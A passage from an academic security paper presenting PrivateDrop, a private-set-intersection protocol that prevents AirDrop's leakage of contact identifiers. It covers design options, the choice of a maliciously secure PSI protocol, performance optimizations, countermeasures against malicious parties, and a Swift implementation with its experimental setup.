AirDrop receivers present their contact identifiers in the HTTPS 200 OK response to the discover message if they know any of the sender's contact identifiers included in the validation record (cf. Fig. 1). A malicious sender can thus learn all contact identifiers *without requiring any prior knowledge* of the receiver *if the receiver knows the sender*. Importantly, the malicious sender does not have to know the receiver: A popular person within a certain context (e.g., the manager of a company) can exploit this design flaw to learn all contact identifiers of other people who have the popular person in their address book (e.g., employees of the company).

4 PrivateDrop: PSI-based Mutual Authentication for AirDrop

In the following, we describe how PSI can be applied to realize PrivateDrop, our private mutual authentication protocol for AirDrop that protects against both attacks described in § 3.

In general, given sender S and receiver R with verified contact identifiers and size-constrained address books (IDs^S, AB^S) and (IDs^R, AB^R), respectively, a privacy-preserving mutual authentication protocol must ensure that S and R learn *at most* those contact identifiers of the other party that they already have in their address book, i.e., S learns *at most* $AB^S \cap IDs^R$ and R learns *at most* $AB^R \cap IDs^S$.[4]

Private set intersection (PSI) protocols are cryptographic protocols that securely compute the intersection $A \cap B$ for two parties with respective private input sets A and B. For the remainder of this paper, we denote the party obtaining the intersection result as *PSI receiver* and the respective other party as *PSI sender*.[5] Importantly, with PSI, no elements outside the intersection, i.e., from $(A \cup B) \setminus (A \cap B)$, are leaked.

[4] During AirDrop authentication, S learns IDs^R if $IDs^S \cap AB^R \neq \emptyset$ and R learns IDs^S unconditionally, resulting in the vulnerabilites described in § 3.

[5] There also exist PSI protocols where both parties can be receivers, but this property is not required for our authentication purposes.

To instantiate PrivateDrop, we first fix our requirements for the authentication protocol, explore the different design options when applying PSI, choose a suitable PSI protocol from the literature, adapt and optimize it for our use case, and seamlessly integrate it into AirDrop.

4.1 Requirements

Our primary goal is to prevent both attacks described in § 3 by protecting *contact identifiers* (Apple-verified phone numbers and email addresses assigned to a user's Apple account, cf. § 2.1) and *validation records* (Apple-signed lists of hashed contact identifiers, cf. § 2.4). Concretely, in terms of functionality and *privacy* for the AirDrop authentication, we want to simultaneously achieve the following properties:

(a) Disclose validation records only *if both parties are mutual contacts*. If both parties are mutual contacts, they already know at least one contact identifier of the respective other party. Thus, the hash values enclosed in the validation records do not leak personal information via brute-force or dictionary attacks (cf. § 3.2).

(b) In the validation records, disclose only those *contact identifiers that the other party already knows*. Even though mutual contacts already know at least one contact identifier of the respective other party, the validation records contain hash values of *all* registered identifiers. Thus, the hash values of contact identifiers not known to the respective other party leak additional personal information via brute-force or dictionary attacks (cf. § 3.2).

We use *A knows B* as a shorthand for *A has one of B's verified contact identifiers (IDs^B) in their size-constrained (cf. § 4.5) address book (AB^A)*, or formally: $AB^A \cap IDs^B \neq \emptyset$.

In terms of *performance*, we want to minimize computation as well as communication overhead. This is important to achieve a low energy consumption for battery-driven mobile devices and to deliver a great user experience with immediate responses. Since AirDrop is primarily used on mobile devices, which might be offline from time to time, our solution must be fully *decentralized* and cannot involve an external server. Furthermore, we have to consider that parties might act *maliciously*, i.e., may try to apply arbitrary strategies with the intent to extract personal information.

4.2 Design Options and Final Design

We now describe how to apply PSI to realize private mutual authentication for AirDrop, considering the requirements defined in § 4.1. The main task is to replace the insecure exchange of hash values that happens in the original authentication phase as a result of sending validation records (cf. § 2.4).

Our high-level idea summarized in Fig. 2 is to have two consecutive PSI executions. The first execution ensures the AirDrop sender knows the receiver, the second that the AirDrop receiver knows the sender. Afterward, as each party is assured that it is stored in the respective other party's address book, it is safe for them to reveal their contact identifiers and validation records. In the following, we detail how to configure the PSI executions to achieve the described outcome by systematically analyzing all possible design options.




Figure 2: PrivateDrop's PSI-based mutual authentication protocol for AirDrop. The PSI protocols are instantiated using DO2 (green) and DO3 (orange), cf. § 4.2. Inputs are the parties' contact identifiers (IDs) and address books (AB).

Table 1: Available design options (DO) to use PSI for private mutual authentication in AirDrop. Possible inputs are contact identifiers (IDs) and address books (AB). The parties can act as PSI sender (PSI S) or PSI receiver (PSI R).

Design Option	DO1	DO2	DO3	DO4
Role of AirDrop Sender	PSI S	PSI S	PSI R	PSI R
Input of AirDrop Sender	IDs	AB	IDs	AB
Role of AirDrop Receiver	PSI R	PSI R	PSI S	PSI S
Input of AirDrop Receiver	AB	IDs	AB	IDs

The design options (DOs) listed in Tab. 1 differ in (a) the PSI inputs for the AirDrop sender and receiver, i.e., contact identifiers and address books, (b) the roles the parties take in PSI, and (c) the order in which the DOs are executed.

Note that we exclude combinations where both parties input their contact identifiers since the intersection will always be empty. Likewise, we do not consider both parties using their address book as input, since this variant (formalized in [32] as private contact discovery between two users) yields the parties' common contacts (i.e., finds "friends of friends" [12]) but does not determine whether they are mutual contacts.

Regarding the assignment of the PSI roles and the execution order, we can exclude further combinations. As both AirDrop sender and receiver must be assured of being mutual contacts, each must act as PSI receiver once. In the authentication process, the AirDrop sender should be the first to reveal information as otherwise malicious senders could easily extract such information from a large number of innocent receivers by triggering the authentication process. Therefore, the options must be chained such that the AirDrop receiver acts as PSI receiver first (DO1 or DO2) and as sender second (DO3 or DO4). In the following, we discuss the two remaining possibilities.

DO1 → DO4. Here, the PSI sender has their contact identifiers as input, whereas the PSI receiver has their address book as input. As a result, each party is assured that the other party is one of its contacts. This is the exact semantic as

in the original (insecure) authentication protocol. However, since malicious AirDrop receivers do not necessarily abort after receiving an empty result set in the first PSI execution, AirDrop senders have no proof that the receivers know them before revealing their contact identifiers. Since we strictly want to avoid this information leakage (cf. § 3.3), we discard DO1 → DO4.

DO2 → DO3. Here, the PSI sender has their address book as input, whereas the PSI receiver has their contact identifiers as input. At the end of the authentication process, each party can be assured that it is stored in the respective other party's address book. Thus, the AirDrop sender can safely share their contact identifiers that appeared in the outcome of the DO3 execution since the other party already has them stored.

In conclusion, by executing DO2 → DO3 in that particular order (as visualized in Fig. 2), we can fulfill the functional and privacy requirements defined in § 4.1, and prevent our attacks described in § 3.

4.3 Choice of PSI Protocol

Now that we fixed in which order two PSI protocols have to be run, we need to find instantiations. In the literature, many two-party PSI protocols are proposed that could be applied (cf. § 7.2). Especially, a sub-category of PSI protocols specializes in *unbalanced* set sizes, where one party has a much larger input set than the other [26, 27, 55, 59, 82]. The protocols [26, 27] are based on homomorphic encryption with communication linear in the size of the smaller set, but they are computationally expensive. The fastest unbalanced PSI protocols for mobile clients [55, 59, 82] shift most public-key operations to an input-independent precomputation phase and send an encrypted and compressed representation of the larger input set ahead of time to achieve fast online runtimes. Moreover, the protocols of [55] provide security against malicious PSI receivers but only work for semi-honest senders.

However, even though we deal with unbalanced sets, here, the size of the larger input set is determined by the maximum number of address book entries. The size of address books can be reasonably assumed to be well below 100 k and is not in the order of hundreds of millions as considered for unbalanced PSI. Thus, protocols based entirely on public-key encryption (which are extremely inefficient at a large scale) can achieve practical performance. In our setting, *both* parties are not constrained by business incentives or severe legal consequences to behave semi-honestly. Therefore, we must choose a protocol with security against a malicious sender *and* receiver. Furthermore, AirDrop is a protocol that is performed ad-hoc with random communication partners such that distributing encrypted databases in advance is not possible. Finally, we aim at providing industry-grade implementations for integration into Apple's ecosystem. Therefore, we need a simple protocol that does not require complex libraries for oblivious transfer or garbled circuits as needed in the most efficient protocols of [55, 59].

AirDrop/PSI Sender S		AirDrop/PSI Receiver R
Input: $AB = \{c_1, \ldots, c_n\}$		Input: $IDs = \{ID_1, \ldots, ID_m\}$
Output: $\perp$		Output: $AB \cap IDs$
$k, r \xleftarrow{\$} \mathbb{Z}_q$		For $i = 1$ to m:
		$h_i = H(ID_i)$, $\alpha_i \xleftarrow{\$} \mathbb{Z}_q$,
		$y_i = h_i^{\alpha_i}$
	$\xleftarrow{(y_1,\ldots,y_m)}$	
For $i = 1$ to m:		
$z_i = y_i^k$, $a_i = y_i^r$		
$c = H(y_1, z_1, a_1, \ldots, y_m, z_m, a_m)$		
$p = r + k \cdot c$		
	$\xrightarrow{(z_1,\ldots,z_m)}$	
	$\xrightarrow{(a_1,\ldots,a_m),p}$	$c = H(y_1, z_1, a_1, \ldots, y_m, z_m, a_m)$
For $j = 1$ to n:		For $i = 1$ to m:
$u_j = H(H(c_j), H(c_j)^k)$		Abort if $y_i^p \neq a_i \cdot z_i^c$
		$v_i = H(h_i, z_i^{1/\alpha_i})$
	$\xrightarrow{\{u_1,\ldots,u_n\}}$	output $\{ID_i \in IDs \mid \exists j : u_j = v_i\}$

Figure 3: Maliciously secure PSI protocol of [53] applied to DO2 (cf. § 4.2). The non-interactive zero-knowledge AND-proof of knowledge is marked in blue [16, 37, 85].

The PSI Protocol of [53]. Considering all requirements, we resort to a public key-based PSI protocol proposed by Jarecki and Liu [53]. This Diffie-Hellman-style protocol extends the work of Baldi et al. [13] by adding malicious security via zero-knowledge proofs.[6] The required public key operations can be efficiently instantiated with elliptic curve cryptography, for which there exist industry-grade libraries such as MIRACL [68] and built-in operating system capabilities (Apple CryptoKit [7] in iOS and macOS).

In Fig. 3, we summarize the PSI protocol of [53] applied to our use case. Specifically, we show the application to DO2 (cf. § 4.2). The application to DO3 works analogously with the same type of inputs (address book *AB* for PSI sender, identifiers *IDs* for PSI receiver), but the assignment of AirDrop sender/receiver to PSI sender/receiver is swapped.

For simplicity, H in our description denotes a hash function that maps either one or multiple bit strings or group elements to a short bit string of fixed length or an element in a multiplicative group of prime order q. The respective input and output domains are clear from the context. We instantiate H with the SHA-2 family [69] in our implementation (cf. § 5.2).

Informally, the protocol works as follows: (a) the PSI receiver hashes its input elements ID_i with a collision-resistant hash function H to group elements, encrypts the hash values h_i with random keys α_i, and sends the resulting values y_i to the PSI sender; (b) the PSI sender additionally encrypts the received elements with a random secret key k and sends the results z_i to the receiver; (c) the PSI receiver "removes" its own keys α_i such that it obliviously obtains the encryption of its inputs under the sender's key k; and finally (d) the PSI sender sends hashed encryptions u_j of its own input elements c_j in random order to the receiver, who then can compare the

[6] More precisely, malicious security is proven for an *adaptive* PSI functionality, where the receiver makes a series of adaptive queries instead of inputting its set as a whole. However, as the authors argue, any efficient adversary is committed to all its inputs at the execution time, and thus the adaptive functionality can be assumed to be equivalent to regular PSI [13].

values to determine the intersection. Following the PSI protocol of [76], the bitlength l of the values u_j can be reduced to $\lambda + 2\log_2(n)$, where λ is the statistical security parameter (which we set to $\lambda = 40$ in our implementation), and n is an upper bound on the number of address book entries each party has. This yields negligible failure probability $2^{-\lambda}$.

To achieve malicious security, the protocol utilizes a zero-knowledge proof of knowledge that makes sure the PSI sender knows and uses the same key k for computing all values z_i. This requires a so-called AND proof over the individual exponentiations. For an efficient and straight-forward instantiation, we choose Schnorr's DLOG proof [85] and apply the Fiat-Shamir heuristic [16, 37] to turn it into a non-interactive version (in the random oracle model), which does not require additional communication rounds (cf. blue part in Fig. 3).

The protocol in Fig. 3 leaks some information via the number of inputs. For example, one can learn whether an AirDrop sender is popular from the number of address book entries. To prevent such leakage, we pad the input sets with dummy elements to a globally fixed upper bound. For example, it is reasonable to limit the number of address book entries to $n = 10\,\text{k}$ and the number of contact identifiers to $m = 10$. In § 6, we assess the practical performance implications of such limits by conducting experiments with variable m and n.

4.4 Optimizing PSI for PrivateDrop

When integrating the PSI protocol of Fig. 3 into AirDrop, we apply several performance improvements.

Precomputation. First, it is possible for the PSI sender to generate the key k and compute the values u_i ahead of time. This can be done, e.g., overnight when the device is charging. It is only necessary to update the precomputed values as address book entries change. Since AB is the bigger input set, this removes the largest computation bottleneck from the protocol execution. Likewise, the PSI receiver can precompute the values y_i, which change seldomly. Similar precomputation techniques were proposed for passively secure DH-style PSI in [59, 82], and with security against malicious clients in [55]. The security of our protocol follows from the security of the protocol of [53]. Concretely, the simulation-based proof of [53] applies equally, as the parties' views remain identical.

Reusage. Moreover, it is possible to reuse the precomputed values across sessions. In previous works [55, 59, 82] that consider large-scale databases as input sets, the precomputed values are reused by encoding and distributing them in probabilistic data structures like Bloom or Cuckoo filters against which OPRF evaluations are checked.

From a standalone perspective, this allows for user tracking, but in AirDrop, users can already be tracked via the UUID in the TLS certificate used for establishing the protocol communication channel (cf. § 2.4). Avoiding user tracking in the entire AirDrop execution is an important area for future work. However, reusing precomputed encryptions of address book entries over longer periods of time allows tracking changes in the contact composition, i.e., how many contacts were added or removed since the last protocol execution. Even if no changes occur, this leaks some information, e.g., no new person was met or no person was "unfriended". In case this leakage should be avoided, fresh encryptions should be precomputed and never be reused.

Round Complexity. In terms of round complexity, it is possible to bundle the last two messages from the PSI sender to the receiver without changing the receiver's view. Thus, the PSI protocol consists of only one round, and the PSI receiver may ignore the received values u_i in case the zero-knowledge proof verification fails.

Furthermore, we optimize the sequential yet independent execution of DO2 and DO3. For this, we bundle the second message of DO2 with the first message of DO3. In total, both protocol executions require sending three messages, thus two rounds. Importantly, directly including the first DO3 message in the last DO2 message does not negatively impact the AirDrop sender in case of engaging with a malicious receiver. This is because in a sequential execution, the AirDrop sender gets no response at the end of DO2. Also, a malicious AirDrop receiver cannot learn any additional private information from receiving encryptions of hashed contact identifiers. Moreover, since the AirDrop receiver gets no response at the end of DO3 and the sender's inputs can be verified (cf. § 4.5), malicious behavior exploiting the sequential execution of the online phases can only influence correctness, but not input privacy.

Note that instead of our proposed three message protocol, it would be possible to further parallelize computation with a fully symmetric execution of DO2 and DO3. This would require sending four messages but can still be done in two rounds. However, to prevent malicious senders from causing unnecessary work for innocent receivers (denial-of-service attacks), we require the sender to first process the receiver's inputs and reveal its encrypted address book entries before starting the computation (cf. § 4.2). Moreover, the potential gain in overall efficiency via additional parallelization is negligible, since the constant overhead caused by one communication round ($\approx 100\,\text{ms}$, cf. Fig. 8) is larger than the entire online computation ($< 50\,\text{ms}$ even for $m = 10$ IDs, cf. Fig. 7).

4.5 Countering Privacy Attacks

The security properties of the PSI protocol in Fig. 3 prevent malicious parties from learning private information even when arbitrarily deviating from the protocol definition. However, malicious parties might tamper with the protocol inputs, which cannot be prevented by the protocol itself since this is an attack on the ideal functionality of set intersection. We now discuss the impact of such attacks and how to counter them by leveraging Apple's existing certification infrastructure.

Malicious Sender. A malicious AirDrop sender could try to obtain sensitive contact information of, e.g., VIPs by including a VIP's publicly known email address in their address

book. The PSI protocol then yields a match, and the vulnerable hash values of all contact identifiers of the VIP are sent in subsequent steps of the AirDrop protocol (including, e.g., the hashed phone number).

To prevent this attack, we modify the AirDrop protocol flow to release only hashed contact identifiers (in the validation record) for which a match in the PSI protocol was found. This requires a change to the current AirDrop validation record, which contains all contact identifiers, cf. Eqs. (1) and (2) on p. 3. In particular, we create individual validation records for each of the user's m contact identifiers ID_i as follows:

$$VR_i = (UUID, SHA\text{-}256(ID_i)), \quad \forall i \in 1,\ldots,m \tag{3}$$

$$VR_{\sigma,i} = (VR_i, sign(\sigma_{VR}, VR_i), \sigma_{VR}). \tag{4}$$

This yields a scalable solution as creating and distributing the validation records is a one-time cost, and the number of IDs per user m is expected to be small (e.g., $m = 10$).

Malicious Receiver. A malicious AirDrop receiver who knows the sender could try to trick the sender into believing they are mutual contacts by using contact identifiers that are stored in the sender's address book with high probability (e.g., emergency phone numbers). Moreover, with the same approach, a malicious AirDrop receiver can test whether the sender knows a specific person. To prevent such attacks, we propose to have the encrypted contact identifiers signed by Apple. The resulting protocol is then closely related to authorized PSI (APSI) [31, 33] and PSI with certified sets [21].

Similarly to the individual validation records in Eq. (4), we introduce Apple-signed certificates that contain the UUID and the precomputed values y_i for the user's contact identifiers:

$$Y_i = (UUID, y_i), \quad \forall i \in 1,\ldots,m \tag{5}$$

$$Y_{\sigma,i} = (Y_i, sign(\sigma_{VR}, Y_i), \sigma_{VR}) \quad . \tag{6}$$

PrivateDrop verifies that the UUID in Eq. (5) equals the one in the TLS certificate to prevent reuse by another party, thus, mitigating replay and machine-in-the-middle attacks. As with Eq. (4), this is a lightweight addition that does not require major changes in the existing infrastructure. The keys α_i can still be chosen on the client device. Only a simple zero-knowledge protocol must be run with Apple to make sure y_i is actually an encryption of a legitimately hashed contact identifier and the client device is in possession of the keys α_i. This can again be efficiently instantiated with Schnorr's protocol [85] and the Fiat-Shamir heuristic [16, 37] (cf. § 4.3). Alternatively, Apple could choose the keys α_i and hand them to client devices together with signed values $Y_{\sigma,i}$.

Brute-force. Finally, either party could try to guess contact identifiers of the other party by adding a large number of "fake" address book entries (so-called enumeration attacks [42]). However, in contrast to offline brute-force attacks, where up to millions of guesses can be checked per second, the success probability is significantly lower since we strictly limit the size of the input sets to a reasonable upper bound (e.g., $m = 10$ and $n = 10\,\text{k}$, cf. § 4.3).

Table 2: Overhead of PrivateDrop's PSI-based mutual authentication protocol on n address book entries and m contact identifiers, respectively. $|q|$ is the size of group elements, $|sign|$ the size of signatures on encrypted contact identifiers, and l the length of hashes u_i.

Phase	Precomputation		Online	
Computation	Sender S	Receiver R	Sender S	Receiver R
Exp.	$m_S + n_S$	$m_R + n_R$	$3m_S + 3m_R$	$3m_S + 3m_R$
Hash calc.	$m_S + 3n_S$	$m_R + 3n_R$	$2m_S + m_R + 2$	$m_S + 2m_R + 2$
Communication	0		$(3m_S + 3m_R + 2) \cdot \lvert q \rvert + (n_S + n_R) \cdot l + (m_S + m_S) \cdot \lvert sign \rvert$	

4.6 Our PrivateDrop Protocol

In Fig. 4, we show our full PSI-based mutual authentication protocol for AirDrop. Its computation and communication overhead is summarized in Tab. 2. For the computation overhead, we count the required exponentiations and hash operations. We assume that verifying each signature requires one such exponentiation and one hash operation. Obtaining the signature on the values y_i is ignored since the exact overhead depends on the chosen implementation. In case Apple provides keys α_i along with values Y_i and signatures $sign(\sigma_{VR}, Y_i)$, the additional communication overhead in the precomputation phase is only $O(m)$. Otherwise, if the keys are chosen on the client device, a non-interactive zero-knowledge Schnorr proof requires additional computation with $O(m)$ exponentiations and hash operations.

Overhead. Overall, in the precomputation phase, both parties have a computation overhead of $O(m+n)$, which is a one-time cost. In the online phase, the computation overhead is $O(m)$, with $m \ll n$, while the communication overhead is $O(m+n)$. Due to n still being fairly limited in practice (e.g., $n = 10\,\text{k}$) and the availability of a low-latency and high-bandwidth Wi-Fi connection, this communication overhead is very well manageable (cf. our experiments in § 6).

5 Implementation and Integration

We implement both the original AirDrop protocol and our PrivateDrop extension for iOS and macOS to empirically study the overhead caused by PSI. We do not use Apple's closed source AirDrop implementation to provide a fair comparison between non-PSI and PSI. In the following, we discuss our implementation (including mDNS and HTTPS communication) and our integration of PrivateDrop into the original AirDrop protocol stack. Our open-source implementation is available on GitHub [45].

5.1 Implementation of the Base Protocol

Apple does not expose or document a low-level AirDrop API that would allow us to integrate our PrivateDrop extension and conduct a fine-grained performance evaluation. Using an existing open-source implementation of AirDrop [46] is also not an option as it is written in Python, which is not supported on iOS and not optimized for performance.




Figure 4: PrivateDrop's full PSI-based mutual authentication protocol for AirDrop. The protocol is based on the optimized and interleaved execution of DO2 (green) and DO3 (orange), cf. Tab. 1 and Fig. 2, divided into a reusable precomputation and an online phase.

Therefore, we re-implement the full AirDrop protocol stack in Swift, Apple's modern programming language that compiles down to assembler code. In particular, we use Apple's public NetService API [8] to announce services via mDNS and bootstrap communication over the AWDL interface. In addition, we use SwiftNIO [9] to achieve high-performance asynchronous network operations and to implement HTTPS communication. In App. C, we show that our AirDrop implementation performs very similar to Apple's.

AirDrop's validation records are implemented using cryptographic message syntax (CMS) [47]. To provide the best integration with Apple's existing certification infrastructure, we also implement the signatures $Y_{\sigma,i}$ in Eq. (6) in CMS. For validation, we use the OpenSSL library [71], as Apple's Security framework provides CMS support only on macOS but not on iOS [6]. The individual validation records $VR_{\sigma,i}$ in Eq. (4) are not part of our implementation.

5.2 Implementation of the PSI Operations

Implementing our PSI protocol requires access to low-level elliptic curve (EC) operations, for which we would have liked to utilize built-in operating system capabilities. Unfortunately, Apple's Swift-based CryptoKit [7] does not expose the required point operations, e.g., addition and scalar multiplication. As an alternative, we use the established open-source library Relic [11]. Compared to other third-party candidates such as MIRACL [68] or libecc [15], Relic is focused on efficiency [73, 81] and portability with support for all relevant architectures, i.e., arm64 (iOS and macOS) and x86_64 (macOS). Also, Relic is written in C, which integrates well with our Swift-based protocol implementation.

We instantiate all primitives to provide a security level of 128 bit. Our Diffie-Hellman-based PSI implementation uses the standardized elliptic curve P-256.




Figure 5: PrivateDrop protocol; changes to the original AirDrop protocol (cf. Fig. 1) highlighted in blue.

5.3 Integration with the HTTPS Handshake

In order to integrate PrivateDrop into AirDrop's HTTPS protocol, we introduce two new HTTPS messages into the authentication phase that we depict in Fig. 5. In particular, we introduce *StartPSI* and *FinishPSI* that include the three messages M1, M2, and M3 from our optimized PSI protocol (cf. Fig. 4) as payload. The protocol is performed immediately after the mDNS discovery is completed and replaces the original HTTPS *Discover* exchange. Since the AirDrop sender acts as the HTTPS client in the protocol, the initial HTTPS request contains no payload and simply signals the receiver to initiate the PSI protocol.

Selecting Individual Validation Records. The output of the PSI protocol determines which individual validation records $VR_{\sigma,i}$ are included in the follow-up requests. If the PSI protocol yields no matches, no validation records are included. If the PSI protocol yields one or more matches, one randomly chosen individual validation record that corresponds to one of the matches is included in the request. Note that, in principle, we could include the validation records for all matches. However, this would yield no benefit as one contact identifier is sufficient to uniquely identify the other party based on the user's address book.[7] On the contrary, transmitting multiple validation records would increase communication overhead and require the receiver to verify multiple signatures.

Communication Rounds. Note that after processing M2, the receiver has already selected the appropriate individual validation record and can send it back to the sender with M3. The sender will include its individual validation record in the *Ask* request when initiating a file transfer. By piggybacking the receiver's validation record to M3, we avoid one additional communication round that would be necessary to exchange $VR_{\sigma,i}$ after the PSI protocol has completed. In total, our PSI-based protocol only incurs one additional communication round compared to the original authentication.

5.4 Integration with the BLE Advertisements

AirDrop's BLE advertisements contain the first two bytes of the sender's hashed contact identifiers, which are also part of the validation record. Receivers use these hashes to check if the sender is a potential contact match and whether they should turn on their AWDL interface to conduct the full authentication handshake. As shown in [92], this mechanism provides no additional security as it can easily be circumvented with brute force. Therefore, the short hashes appear to be an optimization to prevent wakeups of the receiver's Wi-Fi radio that unnecessarily drain the device's battery.

As the purpose of our work is to prevent any leakage of personal information, we propose to not include any (even shortened) contact identifiers and simply set the fields to a fixed value, e.g., `0x0000`. Then, whenever AirDrop receivers overhear such an advertisement, they activate their AWDL interface unconditionally. Coincidentally, this behavior is already implemented by AirDrop receivers that are discoverable by everyone (cf. § 2.2), so we do not expect that this change will incur any practical hurdles.

5.5 Towards Replacing AirDrop

We implemented a fully-functional PrivateDrop prototype. The following changes have to be made by Apple for turning PrivateDrop into a drop-in replacement for AirDrop, which can be deployed with iOS and macOS updates, and

[7] We assume an unambiguous mapping of contact identifiers to contact entries in a user's address book. If a user assigned the same identifier to multiple contacts, then having multiple validation records could help to resolve the ambiguity. In any case, if AirDrop is unable to uniquely identify the other party, it should inform the user, e.g., by displaying an appropriate message. Note that Apple validates ownership of contact identifiers via verification emails or SMS (cf. § 2.1), which prevents multiple registrations, e.g., when users share an office phone number.

Table 3: Experiment parameters.

Protocols	AirDrop, PrivateDrop	
Set sizes	# identifiers m	1, 10, 20
	# address book entries n	100, 1 000, 5 000, 10 000, 15 000
Hardware	Sender (macOS 11) Receiver (iOS 14)	MacBook Pro 15" 2019 iPhone 12 mini
Network connection	Apple Wireless Direct Link (AWDL) [90], USB cable	

requires no hardware modifications: (a) To ensure limited backward compatibility with the orignal AirDrop protocol, PrivateDrop-enabled devices should support AirDrop's *Discover* request but never include AirDrop's validation record to protect themselves against identifier leakage (cf. § 3). PrivateDrop devices would then always appear as non-contacts to AirDrop devices. Note that *downgrade* attacks, i.e., forcing two PrivateDrop devices to use the legacy AirDrop protocol, will hence merely result in unauthenticated connections as PrivateDrop devices will never exchange their validation records with AirDrop devices. (b) Apple's CA infrastructure must be extended to issue $VR_{\sigma,i}$ and $Y_{\sigma,i}$ values. (c) PrivateDrop should use the system's Contact API to provide input for the contact discovery. For evaluation purposes, we use randomly generated contacts. (d) Our implementation currently does not integrate BLE discovery, because iOS hides Apple-specific advertisements in the scan responses and prohibits emitting them for third-party applications. (e) Finally, PrivateDrop currently does not implement individual validation records but uses the AirDrop validation records VR_σ to match the Apple-signed TLS certificates.

6 Experimental Evaluation

We evaluate the performance of PrivateDrop based on our implementation for AirDrop (cf. § 5). To this end, we conduct an extensive experimental evaluation using different Apple devices and variable input sizes over the devices' AWDL interface. We show that the median discovery delay is *well below one second* in any practical setting. In the following, we explain our evaluation metrics and experimental setup. We then present and discuss the evaluation results.

6.1 Evaluation Metrics

We assess the protocol's performance in terms of runtime or *delay*. In particular, we time the protocol flow at several reference points to measure (a) computational overhead, i.e., time spent for calculating cryptographic operations, (b) network overhead, i.e., time spent for transmitting data over the data channel, and (c) overall runtime, i.e., time spent for executing the complete discovery process.

6.2 Experimental Setup

We conduct all experiments using our PrivateDrop and AirDrop implementations (cf. § 5) and summarize all other experiment parameters such as set sizes, hardware, and network environments in Tab. 3.

Set Sizes. Our complexity analysis in § 4.6 shows that the online PSI overhead depends on the number of identifiers m and address book entries n. A previous online study found that Apple users have $n = 136$ contacts on average [92]. Therefore, we select values for n in this order of magnitude but also include values up to $n = 15\,000$ to assess potential scalability limits. Similarly, we select m to cover moderate and extreme limits (1 to 20). For simplicity of presentation, the input sizes are the same for both sender and receiver in all our experiments, i.e., $m = m_S = m_R$ and $n = n_S = n_R$.

